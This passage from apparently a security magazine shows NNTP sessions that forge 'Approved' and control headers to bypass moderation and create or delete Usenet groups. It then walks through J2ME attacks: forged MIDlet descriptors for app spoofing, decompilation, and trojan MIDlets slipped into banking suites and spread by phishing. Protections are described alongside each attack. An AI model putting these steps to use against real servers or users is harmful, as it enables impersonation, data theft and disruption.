In practice, however, creating and removing groups in *alt.** (as well as in other hierarchies subjected to similar regulations) is regulated by server administrators. Whilst the creation of a new group does not generally require the administrator's intervention (a *control* creating a new *alt.** group is instantaneously accepted by the server), the deleting of a group generally requires their acceptance. However, *controls* propagate just the same as other messages, so it's enough to send a *control* to one server which will automatically get to all other servers. In effect, on some servers the group will disappear right away (those, on which the administrators haven't configured *INN* in such a way which would have them delete groups manually) and on others the group will exist until the administrator makes the choice of deleting it.

Other hierarchies are subject to more restrictive regulations. For instance, in some hierarchies, only a selected group of administrators have the right to create and remove groups. All *controls* sent by an administrator are signed with their PGP key. Servers, on the other hand, must check the signature of the message and accept the command only if it is correct.

### Cancelbots

The ease of deleting someone else's messages in Usenet is used by so-called cancelbots, which are tools used for automatic, fast and indiscriminate message removal. Although it might seem that they are only cracking tools used for destructive purposes, it turns out that they can be used for noble reasons.

There are a few legal cancelbots in Usenet, which have been approved by administrators. Their purpose is to get rid of spam which is being sent to discussion groups. They recognise spam based on, for instance, the number of `Newsgroups` headers. If it is too large, the bot sends out a cancellation and removes the message before it gets downloaded by end users.

Playing with cancelbots can be dangerous. A few months ago, a little accident took place on a test group. A user testing a cancelbot deleted the messages of other users, who (although theoretically, the group is meant for testing and not for posting) reported this fact to the administrator. There was quite an uproar among the administrators. The final decisions are not yet public knowledge, but it can be assumed that the author of the cancelbot lost access to several public servers.

There is no possibility to force an administrator to configure their server in such a way that it accepts only PGP signed *controls*. The configuration is not all that easy, so many administrators choose to configure their servers in a way which accepts *controls* provided that they have correct `From` and `Approved` headers. This causes a desynchronisation of servers as a result of malicious actions – on some the *control* will not be accepted (due to a lack of a proper PGP signature) and on others, the group will disappear.

## Practical example

Since we have already know what rules govern the processes of creating and removing groups, let is try to create our own group and then remove it on our own test server. We will start with creating the group. We must use two mechanisms, which we learned previously: the `Control` and `Approved` headers. The server will not accept any creation or deletion commands from us if the message will not be auto-moderated. The syntax of the command in the `Control` header is very simple: `newgroup name_of_the_group` or `newgroup name_of_the_group moderated` (in the second case the created group will be moderated). The *control* can be sent to any group, even the one we are just creating (see the `Newsgroups` header). A sample message is presented in Listing 6.

After having created the group, we can easily check whether it exists with the command:

```
> GROUP pbpz.test.hakin9
< 211 0 0 0 pbpz.test.hakin9
```

Now we can delete the created group. The only difference in the message to be sent will be the exchange of `newgroup` with `rmgroup` – see Listing 7.

Let us make sure that the group was deleted:

```
> GROUP pbpz.test.hakin9
< 411 No such group
  pbpz.test.hakin9
```

**Listing 4.** *We try to send a message to a moderated group*

```
> POST
< 340 Ok, recommended ID <c9qfld$97d$2@hq.pradnik.one.pl>
> Newsgroups: pbpz.test.moderated
> From: nobody@nowhere.com
> Subject: test 1
> Body:
>
> Test 1
>
> .
< 240 Article posted (mailed to moderator)
```

**Listing 5.** *We the moderator*

```
> POST
< 340 Ok, recommended ID <c9qfnt$9c7$1@hq.pradnik.one.pl>
> Newsgroups: pbpz.test.moderated
> From: nobody@nowhere.com
> Subject: test 2
> Approved: somebody@somewhere.net
> Body:
>
> Test 2
>
> .
< 240 Article posted <c9qfnt$9c7$1@hq.pradnik.one.pl>
```

**Listing 6.** *Creating our own group*

```
> POST
< 340 Ok, recommended ID <c9qfj1$97d$1@hq.pradnik.one.pl>
> From: nobody@nowhere.com
> Newsgroups: pbpz.test.hakin9
> Subject: we're creating a group
> Control: newgroup pbpz.test.hakin9 moderated
> Approved: nobody@nowhere.com
>
> .
< 240 Article posted <c9qfj1$97d$1@hq.pradnik.one.pl>
```

**Listing 7.** *Deleting a group*


```
> POST
< 340 Ok, recommended ID <c9qfrs$9fv$1@hq.pradnik.one.pl>
> From: nobody@nowhere.com
> Newsgroups: pbpz.test.hakin9
> Subject: We're deleting a group
> Control: rmgroup pbpz.test.hakin9
> Approved: nobody@nowhere.com
>
> .
< 240 Article posted <c9qfrs$9fv$1@hq.pradnik.one.pl>
```

## Summary

As can be seen, no great knowledge is necessary to perform malicious acts in Usenet and the possibilities are large. The large structure of Usenet makes introducing new security solutions very difficult, so one can expect that the network will remain prone to unauthorised actions. ■

# Attacks on Java 2 Micro Edition Applications

Tomasz Rybicki



**Java 2 Micro Edition, used mainly in portable devices, is seen as a relatively safe programming environment. There are, however, ways of attacking mobile applications. Mostly, they take advantage of the inattention or carelessness of application programmers and distributors.**

J2ME (Sun Microsystems *Java 2 Micro Edition*) is gaining popularity rapidly. Practically all mobile phone manufacturers offer devices that allow to download, install and run applications written in this variant of Java – among others games and simple utilities. The presence of J2ME in PDA (*Portable Digital Assistant*) devices is no longer a novelty either. The programmers create more and more sophisticated applications, processing data of increasing significance (not to mention electronic banking). That all makes the problem of J2ME application security increasingly important.

Let us have a closer look at the scenarios of possible attacks on portable devices using this version of Java. Remember that such methods mainly take advantage of human – both programmers' and users' – inattention. The programming environment itself is designed well.

## Scenario 1 – MIDlet spoofing

Installation of most applications in portable devices requires their earlier downloading from the Internet. But, as a matter of fact, how is a user to know what kind of application they are downloading? Perhaps it is possible to convince them to download a virus into their device? There is a method of deceiving the user, so that they download and install another application than they had expected.

Each mobile application (*MIDlet Suite*) consists of two parts – a *.jar* file, an archive containing the application with its manifest file, and a *.jad* file, being a descriptor (description) of the programs packed (see Frame *Application descriptor file*). Let us assume that we want to spoof an existing, very popular application – *XMLmidlet*, a newsreader – and then to make users download our application into their devic-

### What you will learn...

- how to attack applications created with *Java 2 Micro Edition,*
- how to attack portable devices in MIDP standard,
- how to secure your own programs written in J2ME.

### What you should know...

- the basics of Java programming,
- what is SSL (*Secure Socket Layer*)

## Application Descriptor File

A descriptor file describes an accompanying MIDlet. It is a text file, containing a list of MIDlet attributes (characteristics). Some of the attributes are obligatory, some – optional. Needless to say, the programmer can create his own attributes.

Attributes from the descriptor file must also be stored in the manifest file being an element of the *.jar* archive (usually the manifest is an exact copy of the descriptor file with `MIDlet-Jar-Size` and attributes related to application certification omitted). During the installation of the downloaded application, the values from the manifest file and the descriptor file are compared. If any discrepancy occurs, the application is rejected by JAM (*Java Application Manager* in portable devices).

Obligatory application descriptor attributes are:

```
MIDlet-Jar-Size: 37143
MIDlet-Jar-URL: http://www.address.com/applications/XMLMIDlet.jar
MIDlet-Name: XMLMIDlet
MIDlet-Vendor: XML Corp.
MIDlet-Version: 1.0
MicroEdition-Configuration: CLDC-1.0
MicroEdition-Profile: MIDP-2.0
MIDlet-1: XMLMIDlet, XMLMIDlet.png, XmlAdvMIDlet
```

The `MIDlet-Jar-Size` attribute is the archive file size in bytes. If the size of the downloaded archive is different from the size declared in this attribute, JAM will recognise it as an attack attempt and reject such a *MIDlet Suite*. `MIDlet-Jar-Url` contains an Internet address, from which the application is to be downloaded. Other attributes specify the program name, its provider, and configuration required (if the device is not able to meet some of the requirements, the application will not be downloaded).

The `MIDlet-1` attribute contains three parameters – application name and its icon (they are displayed to the user), and the name of the main class of the application. One package (a *.jar* file) can contain more than one application – then in the descriptor of such a package there are several attributes `MIDlet-n` (`MIDlet-1`, `MIDlet-2`, `MIDlet-3`...), listing the applications belonging to the package.

Some optional attributes:

```
MIDlet-Description: Small XML based news reader.
MIDlet-Info-URL: http://www.XMLCorp.com
MIDlet-Permissions: javax.microedition.io.Connector.socket
MIDlet-Permissions-opt: javax.microedition.io.Connector.ssl
MIDlet-Certificate-1-1: [ signer certificate ]
MIDlet-Jar-RSA-SHA1: [ SHA1 digest of the .jar file signed]
```

The first two provide additional information presented to the user while asking them for permission to download the application into the mobile device – a short description of the application and the URL containing more information about the application itself as well as about its developer.

The next attributes are related to the security model extension MIDP 2.0 (see Frame *Security Model Extension in MIDP 2.0*).

User-defined attributes:

```
MIDlet-Certificate: EU Security Council
MIDlet-Region: Europe
MIDlet-Security: High
```

These are created by the application programmer (provider) and are not used by JAM.

es, believing they are downloading the right product.

While loading the MIDlet, JAM (*Java Application Manager* – managing applications in a mobile device) reads MIDlet attributes stored in the descriptor file (*.jad* file) and presents them to the user, so they can make a decision regarding downloading the application. The application loading process consists of the following steps:

- the user retrieves information about the location of the MIDlet, more precisely – its descriptor file, using WAP, HTTP or any other mechanism,
- the descriptor file address is passed over to JAM, which downloads the descriptor file and reads the attributes stored there,
- JAM presents the information from the descriptor file to the user, and asks whether to download the application,
- if the user agrees, JAM downloads the application, unpacks the archive and compares the manifest file (being a part of the archive) with the *.jad* file; if the values in the manifest file are different from those in the descriptor file, the application will be rejected.
- JAM verifies and installs the application.

Listing 1 presents the MIDlet descriptor we want to prepare. JAM will present it to the user in a way shown in Figure 1.

As you can see, JAM simply rewrites the content of some *.jad* file attributes to the screen – to spoof another application, it is sufficient to create a program with a descriptor identical to that of the original application. The cheat will certainly come to light with the first execution of the program, but sometimes just one execution is enough to cause considerable damage.


Let us assume that we would like the user, under a pretence of downloading *XMLMIDlet*, to download our program – *EvilMIDlet*, a virus that sends its creator the whole address book of the device. The first task is to forge appropriately the manifest and the descriptor file – to achieve this, we will modify the original file from Listing 1. The faked descriptor file is presented in Listing 2. The manifest file is almost identical – only the `MIDlet-Jar-Size` attribute will be different, for obvious reasons. As you can see, the new file is different in two places only: in the name of the class called (`MIDlet-1` attribute) and

**Listing 1.** *Mobile application descriptor*

```
MIDlet-1: XMLMIDlet, XMLMIDlet.png, XmlAdvMIDlet
MIDlet-Description: Small XML based news reader.
MIDlet-Info-URL: http://www.XMLCorp.com
MIDlet-Jar-Size: 41002
MIDlet-Jar-URL: XMLMIDlet.jar
MIDlet-Name: XMLMIDlet
MIDlet-Permissions: javax.microedition.io.Connector.socket
MIDlet-Permissions-opt: javax.microedition.io.Connector.ssl
MIDlet-Vendor: XML Corp.
MIDlet-Version: 1.0
MicroEdition-Configuration: CLDC-1.0
MicroEdition-Profile: MIDP-2.0
```

**Listing 2.** *Modified descriptor*

```
MIDlet-1: XMLMIDlet, XMLMIDlet.png, EvilMIDlet
MIDlet-Description: Small XML based news reader.
MIDlet-Info-URL: http://www.XMLCorp.com
MIDlet-Jar-Size: 23191
MIDlet-Jar-URL: XMLMIDlet.jar
MIDlet-Name: XMLMIDlet
MIDlet-Permissions: javax.microedition.io.Connector.socket
MIDlet-Permissions-opt: javax.microedition.io.Connector.ssl
MIDlet-Vendor: XML Corp.
MIDlet-Version: 1.0
MicroEdition-Configuration: CLDC-1.0
MicroEdition-Profile: MIDP-2.0
```



Confirmation

Are you sure you want to install "XMLMIDlet"?

**Size:** 37 K

**Version:** 1.0

**Vendor:** XML Corp.

**Description:** Small XML based news reader.

**Website:** XMLMIDlet.jar

Cancel Install

**Figure 1.** *Questions asked by JAM*

in the *jar* file size (`MIDlet-Jar-Size` attribute).

The next step is to create a *.jar* archive which, together with the forged descriptor file, will constitute a ready-to-publish application.

```
jar -cmj XMLMIDlet.jar manifest.mf *.*
```

This command will create a *.jar* archive named *XMLMIDlet.jar*, add to it the manifest file created on the basis of the *manifest.mf* file, and then add all the files from the current directory to the archive. The *manifest.mf* file is a regular text file, almost identical with the descriptor file – the only difference is lack of the `MIDlet-Jar-Size` attribute.

The last stage of such an attack is to place the forged application on the Internet and make potential victims download the malicious code – there are many ways to do this.

The only protection against such an attack is MIDlet signing (see Frame *Protection domains and application signing*)

## Scenario 2 – code stealing

A malicious user may want to get access to the program source code. The reasons may be many – simple code theft, an attempt to break the program security protection, a desire to know the scoring method in a game etc.

The *.jar* file is nothing more than a regular archive, packed with the *zip* algorithm. To get access to *.class* files under Windows, it is sufficient to change the file extension from *.jar* to *.zip* and use any packing tool. Under Linux it is even easier – it is enough to use the *unzip* program:

```
$ unzip filename.jar
```

In this way, we unpack the archive to a specified directory on disk. Let us take the *XMLMIDlet* mentioned before. After changing the extension to *.zip* and unpacking the archive with *WinZip* we get such view as shown in Figure 2.

We unpack the files to the specified directory and open any of them with a Java decompiler. There are many free solutions available on the Internet – we will use *DJ Java Decompiler* (see Frame *Internet resources*), operating under Windows. We open the main application file with it. In our case – we know that from the descriptor file – the main program file is *XmlAdvMIDlet.class*. The decompilation process is presented in Figure 3.

That is all. As you can see, even an intermediate Windows user can get access to the J2ME application source code without any problem. After decompilation, they can modify and compile the code freely, create their own application bases on this or inspect the code in order to break the protection of the original program.

The protection against code stealing is simple – you have to use an *obfuscator.* Its operation consists of changing identifiers and code fragments into shorter, uncharacteristic sequences of characters. The obfuscator removes all comments, changes constants into their values, replaces constant and class names with names that are difficult to be read. Such tools can also detect and delete unused fields and private Java class methods. All these operations make reverse engineering much more difficult and – which is also important – decrease the application size (which is significant for its efficiency).

What is the effect of obfuscating? Listing 3 contains a source code of an example procedure, designed to authenticate users with their PIN. Listing 4 presents a decompiled version of the code not protected with an obfuscator, while Listing 5 – the code decompiled from a protected procedure. As you can see, the procedure is no longer readable, and, in addition, there appear some non-standard global variables: `fldnull`, `fldif` etc. The example is simple, but illustrates the obfuscation mechanism well enough.


Figure 4 presents a *.jar* archive with obfuscated classes – obfuscating will not prevent the unpacking of the archive, but makes further actions much more difficult. It is, however, possible to tell which file is the most important one (*XmlAdvMIDlet*; this name could not be changed, as JAM has to know which file to load first), but nothing else can be established – identifying classes by their names has become impossible.

Obfuscators can be downloaded from the Internet – there are many free solutions available. What is more important, the most popular mobile application development software (including *Sun Wireless Toolkit*) allow for the use of an obfuscator. Internet addresses of such programs are to be found in the Frame *On the Net.*

## Scenario 3 – Trojan Horse

According to one of the rules defining a so-called J2ME sandbox (see Frame *Sandbox*), various applications cannot read data from each other. However, this protection can be bypassed – developing so-called Trojan horses is possible in J2ME, too.


Let us assume that a bank provides its customers access to their bank accounts with a mobile phone. The user need only download a J2ME application from the bank's web site and install it on their device. The application allows establishing remote connections with the bank, checking the account balance and retrieving information about the account's transactions in a given



| Name | Type | Modified | Size | Ra... |
|---|---|---|---|---|
| Manifest.mf | MF File | 2004-12-02 2... | 558 | 46% |
| XmlAdvMIDlet.class | CLASS File | 2004-12-02 2... | 4 722 | 53% |
| Attribute.class | CLASS File | 2003-10-28 1... | 989 | 48% |
| PrefixMap.class | CLASS File | 2003-10-28 1... | 947 | 49% |
| Xml.class | CLASS File | 2003-10-28 1... | 1 623 | 47% |
| XmlIO.class | CLASS File | 2003-10-28 1... | 234 | 29% |
| AbstractXmlReader.class | CLASS File | 2003-10-28 1... | 5 184 | 53% |
| AbstractXmlWriter.class | CLASS File | 2003-10-28 1... | 2 376 | 55% |
| ParseException.class | CLASS File | 2003-10-28 1... | 901 | 43% |
| State.class | CLASS File | 2003-10-28 1... | 390 | 37% |
| XmlReader.class | CLASS File | 2003-10-28 1... | 6 173 | 51% |
| XmlWriter.class | CLASS File | 2003-10-28 1... | 3 123 | 50% |
| AbstractXmlParser.class | CLASS File | 2003-10-28 1... | 2 299 | 51% |
| ParseEvent.class | CLASS File | 2003-10-28 1... | 2 278 | 52% |
| StartTag.class | CLASS File | 2003-10-28 1... | 3 398 | 56% |
| Tag.class | CLASS File | 2003-10-28 1... | 906 | 50% |
| XmlParser$DefaultParserException.class | CLASS File | 2003-10-28 1... | 503 | 43% |
| XmlParser.class | CLASS File | 2003-10-28 1... | 7 845 | 53% |
| Document.class | CLASS File | 2003-10-28 1... | 1 284 | 44% |
| Element.class | CLASS File | 2003-10-28 1... | 4 618 | 57% |
| Node.class | CLASS File | 2003-10-28 1... | 4 775 | 51% |

Selected 0 files, 0 bytes    Total 30 files, 72KB

**Figure 2.** *Unpacking a .jar file under Windows*


XmlAdvMIDlet.jad - DJ Java Decompiler
File Edit Search View Settings Language Tools Help

```
public void pauseApp()
{
}

public void destroyApp(boolean flag)
{
}

public void commandAction(Command command, Displayable displayable)
{
    if(command == exitCommand)
    {
        destroyApp(false);
        notifyDestroyed();
    } else
    if(command == generateCommand)
        try
        {
            String s = getXML();
```

**Figure 3.** *Decompilation of a .class file*

period. The data is stored in the device to allow quick and convenient presentation of the account history and to minimise the amount of data sent every time.

The contents of a *.jar* file (*MIDlet Suite*) are, in most cases, one application and its resources (images, sounds etc.). It is, however, possible to create suites consisting of several applications. After downloading and starting such a MIDlet suite, a menu with a list of applications is displayed. The user chooses the application they want to start.

An attack on the banking application will consist of adding an additional malicious program to its *MIDlet Suite*. What are the advantages of such attack? In J2ME, the rights are assigned to whole suites – the application added will

**Listing 3.** *Source code of an example J2ME procedure*

```
public void commandAction(Command c, Displayable d)  {
   if (c.getCommandType()==Command.OK)  {
       switch(logic)  {
            case 1 : // user entered his PIN an pressed OK
                            if (textBox.getString().equals(pin))  {
                               logic =2;
                               display.setCurrent(list);
                               }
                             else // incorrect PIN  {
                               alert.setString("PIN incorrect!");
                               display.setCurrent(alert);
                               }
                             break;
            case 2: // user chose an element from the list
                             logic =3;
                             display.setCurrent(form);
                             break;
            case 3:  // user filled up the form
                       alert.setString("Thank you for your data!");
                              display.setCurrent(alert);
         }
    }
   if (c.getCommandType()==Command.EXIT)  {
            destroyApp(true);
            notifyDestroyed();
   }
}
```

**Listing 4.** *Decompiled source code of a non-obfuscated application*

```
public void commandAction(Command command, Displayable displayable)  {
   if(command.getCommandType() == 4)
      switch(logic)  {
          default:
               break;
            case 1: // '\001'
                if(textBox.getString().equals(pin))  {
                    logic = 2;
                    display.setCurrent(list);
                } else {
                    alert.setString("PIN Incorrect!");
                    display.setCurrent(alert);
                }
                break;
            case 2: // '\002'
                logic = 3;
                display.setCurrent(form);
                break;
            case 3: // '\003'
                alert.setString("Thank you for your data!");
                display.setCurrent(alert);
                break;
            }
        if(command.getCommandType() == 7)  {
            destroyApp(true);
            notifyDestroyed();
        }
    }
```

get access to the same protected API as the banking application (the malicious program will use the user's trust in their banking application to get access to the protected API). Additionally, the applications belonging to the same suite have common data memory allocated (*persistent storage*). If a MIDlet (e.g. the banking program) establishes its record store there, all the applications belonging to the same suite will get access to it.

How to conduct such an attack? The first step is to obtain the application to be attacked. This should not be particularly difficult. The process of downloading an application to a mobile phone consists of downloading the *.jad* file, reading the location of the *.jar* file from it (the `MIDlet-Jar-URL` attribute) and downloading the application from there. This operation uses the HTTP protocol – this means that the whole process can, with no effort, be conducted on a PC with a regular browser.

In the next stage we unpack the downloaded application into a chosen directory – exactly as in Scenario 2 – and then copy our malicious classes (their *.class* files) there. Then we modify the manifest and descriptor files. The only change, besides the new application size, is a new attribute: `MIDlet-2`. It has to be added to inform JAM that there is more than one application in the suite (if we want to add more applications, we have to add attributes `MIDlet-3`, `MIDlet-4`, etc.). This attribute will add our application to the menu displayed to the user (see Figure 5).

If we assume that the application being attacked is the previously mentioned *XMLMIDlet*, the original descriptor file is presented in Listing 1. Listing 6 contains the modified *.jar* file.

We save the file from Listing 6 as *manifest.mf*, remove the line with the `MIDlet-Jar-Size` attribute (see Frame *Application descriptor file*) and create an archive:

```
jar -cmf XMLMIDlet.jar manifest.mf *.*
```

This command, as in Scenario 1, will create a *.jar* archive named *XMLMIDlet.jar*, add to it the manifest file created on the basis of the *manifest.mf* file and then add all the files from the current directory to the archive.

Figure 5 presents the device screen. After installing *MIDlet Suite* the user has two applications to choose from – the original one and our (malicious) one.

Now, the attacker has only to make users download the modified version of *MIDlet Suite*. This can be achieved by, for example, sending users of a portal an email with a link to a fake web page, resembling the original bank site.

The only protection against such an attack is signing the MIDlets (see Frame *Protection domains and application signing*). Then, the user is positive about the origin of a downloaded application and that no one has modified itá– the application descriptor contains both the application provider signature and the hash of the *.jar* file (created with the *SHA* function). Although it would not prevent the attack, the changed application would no longer be signed (unless the attacker has access to the program provider's private key, which is virtually impossible).


## Scenario 4 – stealing the device

More and more phones or PDAs use external memory cards to store data. It is a very common practice to store not only downloaded applications on them, but also their data. It is easy to lose a mobile device as a result of theft or loss – then the data can very easily fall into the wrong hands (a flash card reader is sufficient). In the case of devices storing data on non-removable storage media, such problems do not occur – it is of course possible to read the data, but this is not so easy (you need a cable connecting the device with a PC, a suitable program and a little knowledge of electronics).

How to protect confidential data from an unauthorised read then? It has to be encrypted. Using the key, permanently stored in the program code (or even better – entered by the user), we must encrypt data that we want to store, for example, on a flash card. In this way, a non significant (for an oblivious program) byte sequence will be stored in the device. To update the data (for example, add the data of a new acquaintance), you need to read data from the clipboard with common methods, and to decrypt it with the same key that it was encrypted with. The difficulty consists of en-

**Listing 5.** *Result of obfuscated code decompilation*

```
public void commandAction(Command command, Displayable displayable)  {
    if(command.getCommandType() == 4)
        switch(_fldnull)  {
        default:
            break;
        case 1: // '\001'
            if(_fldgoto.getString().equals(a))  {
                _fldnull = 2;
                _fldchar.setCurrent(_fldbyte);
            } else {
                _fldcase.setString("PIN incorrect!");
                _fldchar.setCurrent(_fldcase);
            }
            break;
        case 2: // '\002'
            _fldnull = 3;
            _fldchar.setCurrent(_fldif);
            break;
        case 3: // '\003'
            _fldcase.setString("Thank you for
              your data!");
            _fldchar.setCurrent(_fldcase);
            break;
        }
    if(command.getCommandType() == 7)  {
        destroyApp(true);
        notifyDestroyed();
    }
}
```



| Name | Type | Modified | Size | Ra... | P... |
|---|---|---|---|---|---|
| Manifest.mf | MF File | 2004-12-03 0... | 477 | 45% | |
| XmlAdvMIDlet.class | CLASS File | 2004-12-03 0... | 4 541 | 52% | |
| b.class | CLASS File | 2004-12-03 0... | 945 | 48% | |
| d.class | CLASS File | 2004-12-03 0... | 859 | 50% | |
| c.class | CLASS File | 2004-12-03 0... | 1 507 | 49% | |
| a.class | CLASS File | 2004-12-03 0... | 168 | 26% | |
| b.class | CLASS File | 2004-12-03 0... | 4 753 | 53% | |
| f.class | CLASS File | 2004-12-03 0... | 2 168 | 55% | |
| d.class | CLASS File | 2004-12-03 0... | 854 | 43% | |
| c.class | CLASS File | 2004-12-03 0... | 331 | 31% | |
| e.class | CLASS File | 2004-12-03 0... | 5 902 | 52% | |
| a.class | CLASS File | 2004-12-03 0... | 2 920 | 50% | |
| a.class | CLASS File | 2004-12-03 0... | 2 081 | 51% | |
| e.class | CLASS File | 2004-12-03 0... | 2 087 | 51% | |
| c.class | CLASS File | 2004-12-03 0... | 3 121 | 55% | |
| d.class | CLASS File | 2004-12-03 0... | 788 | 47% | |
| b$a.class | CLASS File | 2004-12-03 0... | 368 | 31% | |
| b.class | CLASS File | 2004-12-03 0... | 7 330 | 53% | |
| a.class | CLASS File | 2004-12-03 0... | 1 093 | 42% | |
| b.class | CLASS File | 2004-12-03 0... | 3 908 | 56% | |
| c.class | CLASS File | 2004-12-03 0... | 4 405 | 50% | |

Selected 1 file, 331 bytes | Total 30 files, 98KB

**Figure 4.** *.jar archive with obfuscated classes*

**Listing 6.** *Modified mobile application descriptor – added program*

```
MIDlet-1: XMLMIDlet, XMLMIDlet.png, XmlAdvMIDlet
MIDlet-2: WinPrize, XMLMIDlet.png, EvilMIDlet
MIDlet-Description: Small XML based news reader.
MIDlet-Info-URL: http://www.XMLCorp.com
MIDlet-Jar-Size: 62195
MIDlet-Jar-URL: XMLMIDlet.jar
MIDlet-Name: XMLMIDlet
MIDlet-Permissions: javax.microedition.io.Connector.socket
MIDlet-Permissions-opt: javax.microedition.io.Connector.ssl
MIDlet-Vendor: XML Corp.
MIDlet-Version: 1.0
MicroEdition-Configuration: CLDC-1.0
MicroEdition-Profile: MIDP-2.0
```

crypting data just before it is saved in the record store and decrypting it just after it is read.

